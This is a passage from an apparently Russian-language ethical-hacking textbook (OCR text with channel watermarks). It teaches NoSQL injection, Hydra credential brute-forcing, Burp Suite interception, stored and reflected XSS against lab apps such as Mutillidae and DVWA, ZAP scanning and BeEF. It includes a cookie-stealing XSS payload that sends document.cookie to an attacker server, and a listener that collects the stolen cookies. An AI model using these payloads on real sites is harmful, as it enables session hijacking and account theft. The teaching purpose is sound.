Рассмотрим пример библиотеки Python, которая взаимодействует с базой данных MongoDB. Следующая программа берет номер социального страхования из отправленной HTTP-формы и использует библиотеку Python `pymongo` для создания запроса к базе данных MongoDB:

```
import pymongo

db_client = pymongo.MongoClient("mongodb://localhost:27017/") ❶
databases = db_client["company_database"] ❷

def getUserInfo(post_ssn): ❸
    collection = databases["customers"]
    query = { "SSN": "+post_ssn+" } ❹
    doc = collection.find(query)
    return doc
```

Мы подключаемся к базе данных MongoDB, работающей на порте 27017 ❶. (Установленные по умолчанию базы данных MongoDB не защищены паролем.) Затем выбираем базу данных, к которой хотим обратиться ❷. После этого определяем функцию под названием `getUserInfo` ❸, которая берет номер социального страхования из `POST`-запроса формы и использует его для обращения к коллекции `customers` с целью получить информацию о пользователях ❹. Запросы к базе данных MongoDB представляют собой пару «ключ — значение» и используют следующий

Tlgm: @it_boooks

синтаксис: `collection.find({"ключ":"значение"})`. В `{"SSN": "+post_ssn+""}` номер социального страхования — это значение в поле `SSN`, отправленное из формы (`post_ssn`).

Как и в случае с базами данных SQL, мы можем внедрить в базу данных NoSQL информацию для изменения значения запроса. Например, если в качестве входных данных для формы `POST` мы используем `{$ne: ""}`, то запрос будет иметь вид:

```
{"SSN": {$ne:""}}
```

В системе MongoDB оператор `ne` означает *«не равно»*, поэтому теперь запрос будет возвращать все данные о пользователях, чье поле `SSN` не является пустым.

Помимо чтения информации, вы также можете внедрить в базу данных собственные данные и даже код. Инструменты наподобие *NoSQLMap* автоматизируют процесс эксплуатации баз данных NoSQL. Вы можете найти NoSQLMap на https://github.com/codingo/NoSQLMap/. Попрактикуйтесь в использовании этого инструмента, чтобы ознакомиться с его возможностями.

Перебор учетных данных методом грубой силы

В текущей главе мы использовали атаки типа «перебор по словарю» для взлома хеша и аутентификации на FTP-сервере. Однако путем перебора учетных данных, содержащихся в некоем списке, можно попробовать получить доступ и к веб-приложению. Для этого можно отправить несколько HTTP-запросов, содержащих пользовательские учетные данные.

Инструмент Hydra позволяет автоматизировать этот процесс. Выполните следующую команду, чтобы отправить HTTP-запросы с именами пользователей и паролями, содержащимися в файле `darkweb2017-top100.txt`, в форму аутентификации Mutillidae:

```
kali@kali:~$hydra -l <ИМЯ ПОЛЬЗОВАТЕЛЯ> -P ~/Desktop/SecLists/Passwords/
darkweb2017-
➥ top100.txt 192.168.1.101 http-get-form "/mutillidae/index.php?page=user-
➥ info.php&:username=^USER^&password=^PASS^&: Error: Bad user name or password"
```

Сначала укажите URL веб-приложения. Для разделения параметров инструмент Hydra использует двоеточия. Затем укажите параметры строки запроса, содержащие введенные пользователем данные. В данном случае мы отправляем несколько запросов с разными логинами и паролями. Используйте заполнители (`^USER^`) и (`^PASS^`), чтобы указать место в URL, в которое инструмент Hydra должен поместить имя пользователя и пароль. Наконец, необходимо указать сообщение об ошибке, которое будет включаться в HTTP-ответ в случае неудачной аутентификации.

Tlgm: @it_boooks

Выполните команду, чтобы посмотреть, какие имена пользователей и пароли обнаружит Hydra. Попрактиковавшись в использовании этого инструмента, попробуйте получить доступ к серверу PostgreSQL на машине Metasploit.

Burp Suite

Атаки, связанные с внедрением кода, часто требуют изменения HTTP-запросов. Познакомимся с инструментом, который упрощает этот процесс. Бесплатная версия Burp Suite предоставляет графический интерфейс, который позволяет быстро изменять HTTP-запросы и ответы, отправляемые и получаемые браузером. Это возможно благодаря тому, что Burp Suite играет роль прокси-сервера между браузером и сервером. Каждое HTTP-сообщение, отправляемое или получаемое вашим браузером, сначала проходит через Burp Suite.

По умолчанию браузер в Kali Linux не настроен на отправку веб-запросов через прокси, но вы можете настроить прокси в Firefox, перейдя в раздел Preferences ▸ Network Settings (Настройки ▸ Параметры сети) (рис. 12.6).




Рис. 12.6. Настройка параметров Firefox для направления трафика через Burp Suite

Когда браузер будет настроен, сгенерируйте веб-трафик, посетив сайт http://cs.virginia.edu/. Программа Burp Suite перехватит запрос, и вы сможете просмотреть его, щелкнув на вкладках Proxy (Прокси) и Intercept (Перехват) (отмечены на рис. 12.7 цифрами 1 и 2 соответственно).

Tlgm: @it_boooks




Рис. 12.7. Перехват HTTP-запроса в Burp Suite при посещении сайта cs.virginia.edu

После перехвата запрос можно изменить или переслать на веб-сервер в исходном виде. Вы также можете отправить запрос или ответ на другую вкладку Burp Suite для дальнейшего анализа. Ознакомьтесь с функциями Burp Suite, а затем попробуйте изменить HTTP-запрос в целях выполнения атаки с внедрением кода.

Tlgm: @it_boooks

13

Эксплуатация уязвимостей межсайтового скриптинга

Люби всех, доверяй избранным, не делай зла никому!

Уильям Шекспир. Все хорошо, что хорошо кончается

В этой главе речь пойдет о типе атак на сайты, имеющих название *«межсайтовый скриптинг»* (crosssite scripting, XSS) и позволяющих злоумышленнику запускать собственный код JavaScript в браузерах пользователей при посещении ими уязвимого сайта. Успешные XSS-атаки могут приводить к блокировке доступа к сайтам, краже файлов cookie и учетных данных и даже к компрометации компьютера пользователя.

После того как вы научитесь выявлять и реализовывать XSS-атаки вручную, мы рассмотрим инструмент Browser Exploitation Framework, позволяющий быстро внедрять код JavaScript в уязвимый сайт для различных целей. Мы используем этот инструмент для проведения атак с применением методов социальной инженерии и сбора учетных данных. Мы также поговорим о том, как использовать цепочку эксплойтов, чтобы захватить браузер и загрузить обратную оболочку на компьютер, посещающий ваш сайт.

Межсайтовый скриптинг

Если веб-приложение должным образом не обезвреживает вводимые пользователем данные, такие как комментарии или записи в блоге, то злоумышленник может

Tlgm: @it_boooks

внедрить на сайт вредоносный код JavaScript, введя его в форму для добавления комментария. Например, предположим, что веб-страница использует шаблон, подобный изображенному на рис. 13.1.




Рис. 13.1. Код JavaScript, внедренный в шаблон в ходе XSS-атаки

Шаблон представляет собой «скелет» с заполнителями, который описывает общую структуру веб-страницы. При отображении страницы программа, называемая шаблонизатором, заменяет эти заполнители значениями, заданными программистом. Например, программист может приказать шаблонизатору заменить заполнитель `{{name}}` последним значением, введенным в базу данных. Если последним именем в базе данных было Frances, то шаблонизатор сгенерирует страницу с надписью `"Welcome Frances."`

Цель XSS-атаки заключается в том, чтобы заставить веб-приложение добавить на страницу вредоносный код JavaScript. В данном примере злоумышленник может обманом заставить веб-страницу добавить вредоносный код, написав следующий комментарий:

```
<script> alert("You've been hacked")</script>
```

Теги `<script>` и `</script>` обозначают соответственно начало и окончание фрагмента кода JavaScript. В данном случае теги содержат команду JavaScript `alert()`, которая отображает на экране всплывающее сообщение. Теперь шаблонизатор будет генерировать веб-страницу с этим комментарием, но, поскольку данный комментарий содержит тег `<script>`, браузер будет интерпретировать его как код, а не как текст. Когда браузер запустит этот код, на экране появится диалоговое окно с сообщением `"You've been Hacked!"`. Если бы программист должным образом

Tlgm: @it_boooks

обезвредил комментарий, то он не содержал бы тегов `<script>` и браузер не интерпретировал бы его как код.

Поскольку вредоносный код JavaScript хранится в веб-приложении, этот тип XSS-атаки обычно называется *хранимой XSS-атакой*. Существуют и другие типы XSS-атак, в том числе отраженные XSS-атаки и XSS-атаки на основе DOM. Мы обсудим отраженные XSS-атаки далее в этой главе. Подробное описание XSS-атак на основе DOM вы можете найти на сайте проекта OWASP.

Как код JavaScript может быть вредоносным

Полезная нагрузка, которую вы внедряете в код сайта, может нанести большой ущерб. Например, она может содержать код JavaScript, который крадет файлы cookie пользователя, позволяя злоумышленнику действовать от его имени.

Когда вы посещаете веб-страницу, веб-сервер отправляет вашему браузеру код HTML, JavaScript и CSS (каскадные таблицы стилей), необходимый для отображения запрашиваемой страницы, а в случае успешной аутентификации веб-сервер также может отправить вашему браузеру файл cookie. Как было сказано в главе 12, файл cookie представляет собой поле HTTP-запроса и ответа, которое браузер и веб-сервер используют для хранения значений и отслеживания состояния сеанса. Ваш браузер сохраняет этот файл cookie и включает его во все будущие HTTP-запросы, отправляемые на веб-сервер. Это избавляет пользователей от необходимости авторизоваться в системе каждый раз, когда они выполняют на сайте то или иное действие. Веб-сервер проверяет подлинность HTTP-запросов, проверяя файл cookie, поэтому в случае его кражи злоумышленник сможет получить доступ к учетной записи жертвы, отправляя HTTP-запросы, содержащие соответствующее значение.

Чтобы лучше разобраться с этими файлами, рассмотрим инструменты веб-разработчика, позволяющие просматривать и анализировать код HTML, Javascript, CSS и файлы cookie, получаемые браузером. Откройте программу Firefox и нажмите комбинацию клавиш Ctrl+Shift+I, чтобы получить доступ к этим инструментам (рис. 13.2).

Перейдите на вкладку Debugger (Отладчик) ❶, чтобы открыть окно, позволяющее исследовать код страницы. Используя панель ❷, перейдите к связанным с ней файлам и папкам. В окне ❸ отобразится исходный код. Чтобы запустить этот код JavaScript и посмотреть, что он делает, перейдите на вкладку Console (Консоль) ❹.

JavaScript — интерпретируемый язык, то есть вам не нужно повторно компилировать программу для выполнения новой команды. Попробуйте ввести новые команды в консоли. Например, введите следующую команду для просмотра файлов cookie страницы:

Tlgm: @it_boooks


```
>> document.cookie
"PHPSESSID=9f611beee982be16e46d462378505ef8"
```




Рис. 13.2. Получение доступа к инструментам разработчика в Firefox

Чтобы украсть cookie жертвы с помощью этого кода JavaScript, злоумышленник должен внедрить код на страницу в домене, которому принадлежит файл cookie. Это связано с концепцией безопасности, называемой *правилом ограничения домена*, которое предоставляет доступ к ресурсам страницы только коду JavaScript, запущенному на той же самой странице. Таким образом, код JavaScript в одном домене не может получить доступ к файлам cookie, связанным с другим доменом. Например, код JavaScript, запущенный на сайте virginia.edu, не может получить доступ к файлам cookie, созданным сайтом nostarch.com.

Чтобы лучше понять механизм атаки, рассмотрим следующий код JavaScript. Он включает HTML-тег для вставки изображения, который содержит вредоносный код для кражи файлов cookie. Этот код JavaScript представляет собой полезную нагрузку, которую злоумышленник внедряет на страницу:

```
<script>document.write('<img src="https://<IP-адрес Kali>/captureCookie.php?
➥ cookie='+ escape(document.cookie) + '" />);</script>
```

Находящаяся внутри тегов `<script>` команда JavaScript `document.write()` использует API браузера Document для осуществления записи в *объектную модель документа* (document object model, DOM), которая является виртуальным представлением веб-страницы. В данном случае речь идет о записи изображения (`<img>`). Однако это особенное изображение. В качестве URL источника, то есть места, из которого браузер должен извлечь изображение, указан адрес сервера злоумышленника, а его параметр строки запроса (`cookie`) содержит cookie пользователя. Таким образом, после загрузки изображения эти cookie будут отправлены на сервер

Tlgm: @it_boooks

злоумышленника. Получив доступ к файлам cookie жертвы, злоумышленник может попытаться выдать себя за нее.

Наконец, файл cookie может включать символы, которые нельзя использовать в URL, поэтому мы должны экранировать их перед отправкой файла cookie в виде параметра строки запроса, содержащегося в URL. Когда браузер пытается загрузить изображение, он отправляет `GET`-запрос на сервер злоумышленника, отправляя ему при этом и cookie пользователя.

На сервере злоумышленника, который получает файлы cookie, может работать простая программа на языке Python, подобная приведенной ниже, которая извлекает параметр строки запроса из `GET`-запроса:

```
from http.server import BaseHTTPRequestHandler, HTTPServer
from http.cookies import SimpleCookie
from urllib.parse import urlparse
import ssl
class RequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        parameters = urlparse(self.path).query
        print(parameters)

if __name__ == '__main__':
    server = HTTPServer(('localhost', 443), RequestHandler)
    print('Starting Server')
    server.socket = ssl.wrap_socket (server.socket, certfile='server.crt',
    ➥ keyfile='server.key', server_side=True)
    server.serve_forever()
```

Обратите внимание на то, что программа использует зашифрованный сокет, поэтому вам придется сгенерировать сертификат `server.crt` и закрытый ключ `server.key`. Подробно о том, как это делается, мы говорили в главе 6. Чтобы не вызывать лишних подозрений, вы можете приобрести сертификат для своего домена. Когда файлы cookie будут извлечены, вы можете загрузить их в свой браузер и получить доступ к учетным записям пользователей. Для этого можно использовать *Cookie Quick Manager*, расширение Firefox, которое позволяет редактировать, добавлять и удалять файлы cookie из своего браузера (рис. 13.3).

Установив расширение, вы увидите на панели инструментов значок в виде печенья ❶. Щелкните на нем и выберите пункт меню Manage all Cookies (Управление всеми файлами cookie). После этого вы увидите все файлы cookie, хранящиеся в вашем браузере. Щелкнув на конкретном домене ❷, вы увидите все относящиеся к нему файлы cookie, которые сохранил ваш браузер. Вы можете отредактировать значение cookie, изменив содержимое в поле Value (Значение) ❸. Чтобы разрешить редактирование, щелкните на значке в виде карандаша внизу страницы. Загрузив украденные файлы cookie, вы можете получить доступ к учетной записи жертвы.

Tlgm: @it_boooks




Рис. 13.3. Расширение Quick Cookie Manager

Хранимые XSS-атаки

Теперь, когда мы разобрались с общим механизмом проведения XSS-атаки, реализуем хранимую XSS-атаку. Как и раньше, мы отправим вредоносный код JavaScript на сервер, добавив запись в блоге. Мы атакуем страницу уязвимого приложения Mutillidae, которое использовали в главе 12. Оно размещено на сервере Metasploitable, поэтому запустите виртуальную машину Metasploitable, пройдите аутентификацию в системе и получите IP-адрес сервера с помощью команды **`ifconfig`**. Теперь запустите браузер на виртуальной машине Kali Linux и перейдите на страницу добавления записи блога в приложении Mutillidae, выбрав пункт меню OWASP Top 10 ▸ A2 Cross Site Scripting (XSS) ▸ Persistent (Second Order) ▸ Add to your blog (OWASP Топ-10 ▸ Межсайтовый скриптинг ▸ Хранимая XSS-атака (второго порядка) ▸ Добавить запись в блог).

Теперь проверим эту страницу на наличие XSS-уязвимости, попытавшись внедрить код JavaScript в запись блога (рис. 13.4).

Вместо того чтобы вводить в текстовое поле обычное сообщение, мы введем код JavaScript (`<script> alert("Hacked") </script>`) и сохраним запись. После обновления страницы приложение Mutillidae извлечет вредоносный код JavaScript и добавит его на страницу, как любую другую запись в блоге. Однако в отличие от прочих записей наше новое сообщение содержит код JavaScript, который будет выполнен браузером. В случае успешного выполнения на экране появится всплывающее окно со словом Hacked (Взломано). Сохраните запись в блоге и обновите страницу. Это должно привести к внедрению кода JavaScript в страницу и отображению всплывающего окна в браузере.

Tlgm: @it_boooks

Рис. 13.4. Выполнение хранимой XSS-атаки в блоге Mutillidae

Чтобы понять, почему эта атака сработала, взгляните на таблицу на рис. 13.5, в которой показаны записи, расположенные непосредственно под кнопкой Save Blog Entry (Сохранить запись в блоге). Обратите внимание на пустую запись ❶. Это та запись, которую мы только что создали. Чтобы просмотреть ее исходный код, щелкните на ней правой кнопкой мыши и выберите в контекстном меню пункт Inspect (Проверить). Это позволит получить доступ к инструментам разработчика.




Рис. 13.5. Использование инструментов разработчика для обнаружения места вставки вредоносного скрипта

Tlgm: @it_boooks

Если вы используете эти инструменты для чтения кода и данных таблицы, то заметите ячейку (`<td>`), содержащую недавно добавленную запись ❷. Эта ячейка содержит наш вредоносный код JavaScript, который браузер будет выполнять вместо того, чтобы отображать его в браузере в качестве текста. Именно поэтому запись в нашем блоге является пустой.

Этот вредоносный код JavaScript запускается в тот момент, когда пользователь посещает страницу блога. В данном случае отображается простое предупреждение, однако мы можем выполнить любой вредоносный код JavaScript, например написанный ранее скрипт для кражи файлов cookie.

Отраженные XSS-атаки

Отраженные XSS-атаки предполагают эксплуатацию уязвимости в веб-приложении, которая возникает в том случае, когда приложение включает данные из HTTP-запроса в HTTP-ответ, не обезвредив их надлежащим образом. Рассмотрим следующий сценарий атаки. Злоумышленник отправляет жертве электронное письмо с текстом «Прочтите эту замечательную статью о хакинге» и ссылкой, в один из параметров строки запроса которой хакер внедрил вредоносный код JavaScript. Когда пользователь щелкает на ссылке, веб-сервер добавляет на страницу этот вредоносный код JavaScript, и браузер выполняет его.

Чтобы увидеть пример внедрения параметров строки запроса в страницу, скопируйте https://www.google.com/?q=Ethical+Hacking в адресную строку своего браузера. Обратите внимание на то, что сервер Google добавил значение параметра строки запроса в поле поиска. Теперь предположим, что сайт должным образом не обезвреживает параметры строки запроса. В этом случае злоумышленник может выполнить отраженную XSS-атаку для внедрения вредоносного кода JavaScript в браузер жертвы.

Рассмотрим пример такой атаки, направленной на приложение DVWA, установленное на вашем сервере Metasploitable. Чтобы получить к нему доступ, введите адрес http://<MetasploitableIP>/dvwa/login.php в адресную строку браузера на машине Kali Linux. Аутентифицируйтесь, введя имя пользователя admin и пароль password. Как и приложение Mutillidae, DVWA предусматривает несколько уровней безопасности. Щелкните на вкладке Security (Безопасность) и выберите low (низкий) уровень. Перейдите на вкладку XSS Reflected (Отраженная XSS-атака). Вы должны увидеть окно, позволяющее отправлять введенные данные на сервер (рис. 13.6). Попробуйте ввести в него слово `test`.

Теперь если вы посмотрите на URL, то заметите, что параметр запроса `name` содержит значение `test`:

```
http://<IP-адрес Metasploitable>/dvwa/vulnerabilities/xss\_r/?name=test#
```

Tlgm: @it_boooks

Рис. 13.6. Страница DVWA, уязвимая для отраженной XSS-атаки

Обратите внимание также на то, что значение параметра строки запроса отражено на странице под окном, в которое мы ввели текст. Если мы включим код JavaScript в URL, а приложение не обезвредит его должным образом, то этот код JavaScript будет внедрен прямо в страницу. Скопируйте следующий URL в адресную строку своего браузера и нажмите клавишу Enter:

```
http://<IP-адрес Metasploitable>/dvwa/vulnerabilities/xss\_r/?name=<script>
➥ alert("hacked")</script>
```

В данном случае мы используем параметр запроса `name` для внедрения скрипта, отображающего окно с предупреждением. Если вы видите это окно, значит, вы успешно реализовали свою первую отраженную XSS-атаку.

Обнаружение уязвимостей с помощью OWASP Zed Attack Proxy

Как и в случае с внедрением SQL-кода, сайты защищаются от XSS-атак путем обезвреживания вводимых пользователем данных. На сайте проекта OWASP можно найти информацию о лучших способах предотвращения XSS-атак, а также о стратегиях обхода этих защитных мер.

Чтобы помочь компаниям с проведением аудита сайтов, участники проекта OWASP разработали инструмент *Zed Attack Proxy* (ZAP), поставляемый с Kali Linux, который может сканировать приложения для выявления уязвимостей к таким атакам, как XSS и SQL-инъекции, рассмотренные в главе 12.

Просканируем приложение Mutillidae на предмет наличия уязвимостей. Запустите инструмент OWASP ZAP и выберите параметры настройки по умолчанию (рис. 13.7). По завершении процесса настройки перейдите на вкладку Quick Start

Tlgm: @it_boooks

(Быстрый запуск) и выберите вариант Automated Scan (Автоматическое сканирование).

Рис. 13.7. Запуск сканирования ZAP

Введите URL приложения Mutillidae в соответствующее поле. Инструмент ZAP исследует все URL в домене, переходя по обнаруженным ссылкам. Процесс обхода ссылок в домене называется *краулингом* или *сканированием*. Однако современные веб-приложения иногда используют JavaScript для динамического отображения URL или получения доступа к API, которые не могут быть обнаружены с помощью традиционного сканирования. По этой причине команда разработчиков ZAP создала инструмент *Ajax spider*, который запускает браузер, дожидается загрузки страницы, а затем исследует ее путем перехода по ссылкам и ввода данных. Чтобы воспользоваться этим инструментом, установите флажок Use ajax spider (Использовать ajax spider) и выберите режим Firefox Headless, при котором браузер Firefox используется без открытия окна. Если вместо него вы выберете вариант Firefox, то инструмент ZAP откроет браузер и вы сможете увидеть, как он исследует страницу с помощью фреймворка Selenium. Выбрав нужные параметры, запустите процесс сканирования, нажав кнопку Attack (Атака).

Когда процесс сканирования завершится, вы увидите экран, показанный на рис. 13.8. На нижней левой панели отображается список возможных веб-уязвимостей, обнаруженных инструментом ZAP. Как видите, инструмент ZAP обнаружил страницу `add-to-your-blog.php` ❶, содержащую XSS-уязвимость, которую мы эксплуатировали

Tlgm: @it_boooks

ранее. Данный инструмент также показывает заголовки HTTP-ответа, сгенерированного сервером ❷, и тело этого ответа, содержащее HTML-код ❸. В качестве доказательства возможности осуществления XSS-атаки инструмент указал место внедрения кода JavaScript. Подробные сведения об атаке приведены на правой нижней панели ❹, которая также содержит информацию об уязвимом URL и краткое описание уязвимости.




Рис. 13.8. Результат выполнения быстрого сканирования с помощью ZAP

Вы наверняка уже убедились в полезности инструмента ZAP. Потратьте некоторое время на ознакомление с его замечательными функциями, обратившись к опубликованной в интернете документации. Еще один способ сканирования веб-приложения предполагает поиск известных уязвимостей в технологиях, лежащих в его основе. Для изучения этих технологий используйте инструменты и методы, описанные в главе 8. Например, вы можете выполнить сканирование `whatweb` и применить инструмент командной строки `searchsploit` для нахождения уязвимостей, связанных с определенной версией программного обеспечения, используемого для создания приложения.

Tlgm: @it_boooks

Использование полезных нагрузок инструмента BeEF

Инструмент *Browser Exploitation Framework* (BeEF) позволяет хакерам с легкостью встраивать в уязвимые приложения полезные нагрузки с вредоносным кодом JavaScript и управлять ими. Мы воспользуемся этим инструментом, чтобы познакомиться с множеством способов применения вредоносного кода JavaScript. BeEF должен быть предустановлен в Kali Linux; однако если ваша версия не предусматривает этот инструмент, то вы можете установить его с помощью следующей команды:

```
kali@kali:~$ sudo apt-get install beef-xss
```

